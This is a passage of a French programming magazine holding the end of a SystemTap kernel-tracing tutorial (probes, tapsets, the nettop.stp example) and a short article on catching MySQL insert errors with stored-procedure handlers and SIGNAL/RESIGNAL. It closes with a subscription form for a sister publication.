Votre noyau doit obligatoirement être compilé avec mes informations débogage.

3 PREMIERS PAS

Il est temps de s'adonner au traditionnel Hello World! Avec SystemTap cela donne ceci :

```
sudo stap -v -e 'probe begin { println("Hello World!"); exit () }'
```

Le commutateur -e exécute le texte qui le suit comme si c'était un script. Le commutateur -v vous permettra de suivre les phases de fonctionnement : analyse du code, compilation, génération du module, etc. Ecrivons maintenant notre premier script complet (programmez.stp disponible sur notre site)

```
#! /usr/bin/env stap

probe begin
{
 println("Programmez!")
 exit()
}

probe end
{
 println("Abonnez-vous!")
}
```

Ce script tout simple est déjà très instructif. Il nous montre deux sondes (mot clé probe). Une sonde est toujours constituée d'un événement, et d'une fonction de rappel. Ici les événements sont *begin* et *end*. Comme les noms le suggèrent très fortement, ces événements se produisent au début et à la fin de l'exécution du script. Les fonctions de rappel (ou callback) sont tout simplement les portées de code entre accolades, associées aux événements. En dépit de la ressemblance évidente avec C, deux points sont à remarquer. Tout d'abord l'absence de ; pour découper les séquences de code. Ensuite, en C, lorsque l'on rencontre la fonction *exit,* le programme s'arrête. Ici la présence de *exit* est requise pour sa bonne continuation ! :-) Pour comprendre, il faut garder le fonctionnement de SystemTap à l'esprit. Notre script ne fait que poser des sondes. Il ne définit pas un flux d'exécution. Celui-ci est imprévisible et, comme pour toute programmation événementielle, dépend de ce qui se passe en termes d'événements. Si la fonction *exit* est absente, il ne se passe justement rien, et l'exécution du script gèle. C'est la fonction *exit* qui va provoquer l'événement *end* et l'exécution de sa fonction de rappel associée.

4 OÙ PLACER DES SONDES ?

Les possibilités sont nombreuses, et récapitulées partiellement dans le tableau ci-dessous.

Sondes (événements)	Description
Begin	Début de l'exécution d'un script SystemTap.
End	Fin de l'exécution d'un script SystemTap.
kernel.function("sys_open")	La fonction sys_open du noyau est invoquée.
kernel.function("sys_open").return	La fonction sys_open du noyau rend la main.
syscall.close	La fonction système close est invoquée.
module("ext3").statement(0xdeadbeef)	L'instruction située à l'adresse 0xdeadbeef dans le pilote du système de fichier ext3 est exécutée.
timer.ms(200)	Déclenchement d'un timer toutes les 200 millisecondes.
process("a.out").statement("*@main.c:200")	La ligne 200 dans le fichier main.c de l'application a.out est exécutée.

Comme on le voit, les possibilités offertes par SystemTap sont extrêmement nombreuses et pointues. Elles le sont même encore beaucoup plus, ainsi que le lecteur le constatera en consultant la documentation. Avec aussi une petite réserve. Ainsi la dernière ligne du tableau (process("a.out") etc.) concerne du débogage en espace utilisateur. Ceci nécessite que UTRACE soit supporté par le noyau. C'est le cas de Fedora 16, mais au moment de la rédaction de cet article, ce n'est pas le cas de la plupart des autres distributions. Pour activer cette fonctionnalité, vous devrez appliquer le patch utrace à votre noyau, et le recompiler. Cette opération sort du cadre de cet article.

5 MAÎTRISER LA COMMANDE STAP

Stap est le frontal de SystemTap. Les possibilités sont là encore énormes et s'étendent bien au-delà de la seule exécution d'un script. Ainsi si les appels système Linux (read, write, close, etc.) sont bien connus de tous, qui connaît toutes, ou même seulement quelques-unes des fonctions du noyau ? stap peut venir à votre secours. Ainsi avec cette commande :

```
sudo stap -L 'kernel.function("*")' > kernel-function
```

vous obtiendrez, dans le fichier kernel-function les noms de toutes les fonctions du noyau, leur emplacement dans le fichier source, les arguments qu'elles attendent, etc. Voici un extrait de ce fichier.

```
kernel.function("TCP_ECN_check_ce@/build/buildd/linux-3.0.0/net/ipv4/tcp_input.c:220")
kernel.function("TCP_ECN_create_request@/build/buildd/linux-3.0.0/include/net/tcp.h:355")
kernel.function("TCP_ECN_make_synack@/build/buildd/linux-3.0.0/net/ipv4/tcp_output.c:318") $th:struct tcphdr* $req:struct request_sock*
kernel.function("TCP_ECN_openreq_child@/build/buildd/linux-3.0.0/net/ipv4/tcp_minisocks.c:412") $req:struct request_sock* $tp:struct tcp_sock*
kernel.function("TCP_ECN_queue_cwr@/build/buildd/linux-3.0.0/net/ipv4/tcp_input.c:203")
```

Le lecteur qui souhaite expérimenter aura tout intérêt à consulter attentivement la page de man de stap afin d'en découvrir toutes les possibilités.

6 LES TAPSETS

Poursuivons avec un script (file.stp) à nouveau extrêmement simple, mais qui fait cette fois réellement quelque chose.

```
#! /usr/bin/env stap

probe begin
{
 println("C'est parti mon kiki :-)")
}


probe syscall.open
{
 filename = user_string($filename)
 printf ("%s(%d) %s\n", execname(), pid(), filename)
}
```

Ce script rend compte de tous les appels à la fonction système open. Il vous montrera que votre Linux est très actif, même quand apparemment il ne fait rien. Quand on dit que sous Linux tout est fichier, ce n'est pas exagéré :-) Très facilement, avec ce script, nous obtenons le nom du processus qui ouvre un fichier, son identifiant (pid) et le nom du fichier ouvert :

```
udisks-daemon(2093) /dev/sr0
VBoxService(1040) /var/run/utmp
proftpd(1140) /var/run/proftpd.scoreboard
# etc, etc.
```

Pour cela, nous avons utilisé de petites fonctions connues sous le nom de tapsets. Ainsi *execname* et *pid* retournent le nom processus et son identifiant respectivement. Plus subtil est le tapset user_string dont le nom est peu parlant a priori. Nous nous en servons pour connaître le nom du fichier concerné par l'appel à open. Ce nom est passé en argument à la fonction open. Et comme la chaîne de caractère réside dans l'espace utilisateur, voilà pourquoi la fonction s'appelle user_string. Nous l'utilisons donc pour récupérer cette chaîne, sous le nom d'argument $filename. Mais comment connaître le nom d'argument, et même tous les arguments d'une fonction ? Ces renseignements figurent dans les informations de débogage du noyau, et le frontal couteau suisse stap, encore lui, nous permet de les extraire. Ainsi la commande :

```
sudo stap -L 'syscall.open'
```

émet

```
syscall.open name:string filename:string flags:long mode:long
argstr:string $filename:char const* $flags:int $mode:int $ret:long int
```

Les tapsets sont extrêmement puissants. Ils sont entièrement documentés sur le site de SystemTap. Une documentation à consulter absolument. Sous le nom de tapsets se trouvent des fonctions du runtime de SystemTap, et aussi un jeu de scripts élaborés qui sont déposés sous /usr/share/systemtap/tapset. Etudier ces scripts est également très enrichissant.

7 ALLER PLUS LOIN AVEC DES SCRIPTS COMPLEXES

Après cette prise en main de SystemTap, il ne reste plus qu'à aller plus loin en donnant libre cours à son imagination. Tout ce qu'il faut pour cela est de connaître plus à fond la syntaxe du langage, ce qui ne posera pas de problème au lecteur de Programmez! qui se référera à la documentation officielle.

Enfin, il reste à savoir structurer un script pour que son code soit clair et que son comportement soit conforme aux besoins. Ainsi un script comme notre exemple file.stp a un comportement beaucoup trop brut de décoffrage, en émettant en vrac ses sorties sur le terminal. Supposons que nous voulions, à la manière de la commande top qui affiche périodiquement l'activité des processus, afficher périodiquement l'activité sur le réseau, l'interface concernée, etc. Un tel script pourrait être baptisé nettop.stp.

Et en fait, il existe déjà et fait partie des exemples fournis avec SystemTap :

```
#! /usr/bin/env stap
global ifxmit, ifrecv

global ifmerged

probe netdev.transmit
{
 ifxmit[pid(), dev_name, execname(), uid()] <<< length
}
probe netdev.receive
{
 ifrecv[pid(), dev_name, execname(), uid()] <<< length
}

function print_activity()
{
 printf("%5s %5s %-7s %7s %7s %7s %7s %-15s\n",
   "PID", "UID", "DEV", "XMIT_PK", "RECV_PK",
   "XMIT_KB", "RECV_KB", "COMMAND")
 foreach ([pid, dev, exec, uid] in ifrecv) {
   ifmerged[pid, dev, exec, uid] +=
     @count(ifrecv[pid,dev,exec,uid]);
 }

 foreach ([pid, dev, exec, uid] in ifxmit) {
   ifmerged[pid, dev, exec, uid] +=
     @count(ifxmit[pid,dev,exec,uid]);
 }

 foreach ([pid, dev, exec, uid] in ifmerged-) {
   n_xmit = @count(ifxmit[pid, dev, exec, uid])
   n_recv = @count(ifrecv[pid, dev, exec, uid])
   printf("%5d %5d %-7s %7d %7d %7d %7d %-15s\n",
   pid, uid, dev, n_xmit, n_recv,
   n_xmit ? @sum(ifxmit[pid, dev, exec, uid])/1024 : 0,
   n_recv ? @sum(ifrecv[pid, dev, exec, uid])/1024 : 0,
   exec)
 }
 print("\n")
 delete ifxmit
 delete ifrecv
 delete ifmerged
}

probe timer.ms(5000), end, error
{
 print_activity()
}
```

Cet exemple montre comment structurer un script. Au tout début, nous voyons la déclaration de variables globales. Ensuite deux sondes netdev.transmit et netdev.receive accumulent des statistiques de trafic dans un tableau associatif. Bien remarquer l'opérateur <<< qui fait cela. SystemTap nous permet de déclarer nos propres fonctions. print_activity en est un exemple. Enfin cette fonction est invoquée via une triple sonde: au déclenchement d'un timer, à la fin du script, et en cas d'erreur. Bien remarquer la syntaxe qui regroupe ces trois événements dans une même déclaration de sonde.

Frédéric **Mazué** - *fmazue@programmez.com*

Problème de données côté serveur

Effectuer des traitements de données ou des opérations de maintenance sur un serveur web, sont toujours des interventions dites « à risques ». Elles sont principalement réalisées en ligne de commandes et le risque réel est bien présent. Le moyen de les repérer automatiquement ou de savoir ce qui s'est passé lors de l'insertion de données devient une autre préoccupation selon la version de la base de données que vous utilisez.

COMMENT LE COMPRENDRE

Les personnes, ayant un rôle d'administrateur pour un projet web, ont l'habitude de manipuler les données directement sans utiliser d'interface. Leurs interventions sont réalisées souvent dans la précipitation, comme ceci les environnements sont toujours opérationnels. Cependant, ces manipulations de données devraient être en théorie une opération rare même impensable car elles impactent directement les données (sic !) et les fichiers hébergés sur le serveur. Par conséquent, l'ensemble des procédures d'industrialisation ne sont plus respectées.

Cependant, la réalité peut être différente pour plusieurs raisons et principalement lors de l'insertion de données dans une table. A travers un exemple, ce type d'opération peut se présenter sous cette forme :

```
> INSERT INTO nom_table (nom_colonne) VALUES (500);
```

Si vous exécutez ce type de requête, vous avez le risque de voir apparaître une erreur ou un warning par rapport à certains champs de la table. Or, le cas très flagrant que vous pouvez rencontrer, concerne le champ DATE, car il existe de nombreux formats, et c'est pourquoi il est souvent impossible de repérer l'erreur ou le problème, sauf si vous regardez la structure de la base de données au préalable.

DÉTECTER LE PROBLÈME

Si nous gardons le même exemple de requête, présenté un peu plus haut, un message d'erreur peut être retourné à deux niveaux : celui de la requête et celui de la structure.

Les messages d'erreurs que vous pouvez voir au niveau de la requête peuvent concerner :

- La violation de la clef unique
- La violation de clef étrangère
- La colonne pourrait être TINYINT UNSIGNED
- La colonne peut être un sql_mode strict
- Le champ peut se composer d'un ENUM (2,3,5,8)

Les alertes d'erreurs que vous pouvez voir au niveau de la structure sont :

- La table est en lecture seule MyISAM
- Il s'agit d'un LOCK TABLES sur la table de lecture
- Configurer en mode read_only = 1
- L'utilisateur ne peut accéder à la table
- La table n'existe pas
- La colonne n'existe pas

SOLUTION

La solution courante consiste à utiliser les procédures stockées, et deux possibilités se présentent à vous. La première solution que vous pouvez mettre en place, est une procédure pour éviter des effets de bord non voulus. Et pour cela, vous effectuez l'opération suivante pour une base de données MySQL :

```
CREATE PROCEDURE p ()
BEGIN
  DECLARE CONTINUE HANDLER FOR SQLEXCEPTION SET @error_found = 1;
  INSERT INTO nom_table (nom_colonne) VALUES (500);
  IF @error_found THEN – Afficher le message et le type d'erreur --
  END IF;
END;
call p() ;
```

Le résultat que vous obtenez si ce genre de problème apparaît, est le suivant :

```
DECLARE CONTINUE HANDLER FOR 1146 SET @error_found = 1146;
DECLARE CONTINUE HANDLER FOR 1147 SET @error_found = 1147;
DECLARE CONTINUE HANDLER FOR 1148 SET @error_found = 1148;
DECLARE CONTINUE HANDLER FOR 1149 SET @error_found = 1149;
```

Cependant, installer cette procédure pour détecter et définir ce type de problème est souvent lourd, et les personnes qui administrent les serveurs ou les bases de données, préfèrent effectuer ces opérations à travers un langage de développement comme PHP / Python / Ruby / Perl / Java / Scripts Shell. Sauf s'ils connaissaient parfaitement la structure de la base de données.

La deuxième solution consiste à utiliser une version de MySQL récente (ici au minimum MySQL 5.4) car il s'agit aussi d'une procédure stockée. Ainsi améliorée, la gestion des erreurs est plus fiable et précise grâce à la mise en place de 2 fonctionnalités : SIGNAL et RESIGNAL. Ces fonctionnalités vont aider à identifier le problème et retourner un message d'erreur plus précis par rapport aux anciennes méthodes.

La fonctionnalité RESIGNAL peut s'utiliser de la façon suivante ;

```
> CREATE PROCEDURE p () RESIGNAL;
```

Et le résultat affiché en cas d'erreur sera :

```
ERROR 90001 : Message d'erreur
```

Par contre, la fonction SIGNAL permet de personnaliser les erreurs. Enfin, ces 2 fonctionnalités évoluent régulièrement suivant les versions de la base de données, et il est important de se référer à la documentation officielle pour bénéficier des meilleurs résultats.

Christophe **Villeneuve**
Consultant pour Alter Way solutions, auteur du livre « PHP & MySQL-MySQLi-PDO, Construisez votre application », aux Éditions ENI. Rédacteur pour nexen.net, membre des Teams DrupalFR, AFUP, LeMug.fr, PHPTV.

Les outils des Décideurs Informatiques

Vous avez besoin d'info sur des sujets d'administration, de sécurité, de progiciel, de projets ? Accédez directement à l'information ciblée.

Cas clients

Actu triée par secteur *Avis d'Experts*

Actus *Evénements* *Newsletter* *Vidéos*

www.solutions-logiciels.com

☐ **OUI**, *je m'abonne* (écrire en lettres capitales)

Envoyer par la poste à : Solutions Logiciels, service Diffusion, GLIE - 17 chemin des Boulangers 78926 Yvelines cedex 9 - ou par fax : 01 55 56 70 20

1 an : 50€ *au lieu de 60€, prix au numéro* *(Tarif France métropolitaine)* ***- Autres destinations :*** *CEE et Suisse : 60€ - Algérie, Maroc, Tunisie : 65€ , Canada : 80€ - Dom : 75€ Tom : 100€*

10 numéros par an.

☐ M. ☐ Mme ☐ Mlle Société .....

Titre : ..... Fonction : ☐ Directeur informatique ☐ Responsable informatique ☐ Chef de projet ☐ Admin ☐ Autre .....

NOM ..... Prénom .....

N° ..... rue .....

Complément .....

Code postal : |_|_|_|_|_| Ville .....

Adresse mail .....

☐ *Je joins mon réglement par chèque à l'ordre de SOLUTIONS LOGICIELS* ☐ *Je souhaite régler à réception de facture*

Editeur : K-Now sarl au cap de 8000€
siège social : 21 rue de Fécamp, 75012 Paris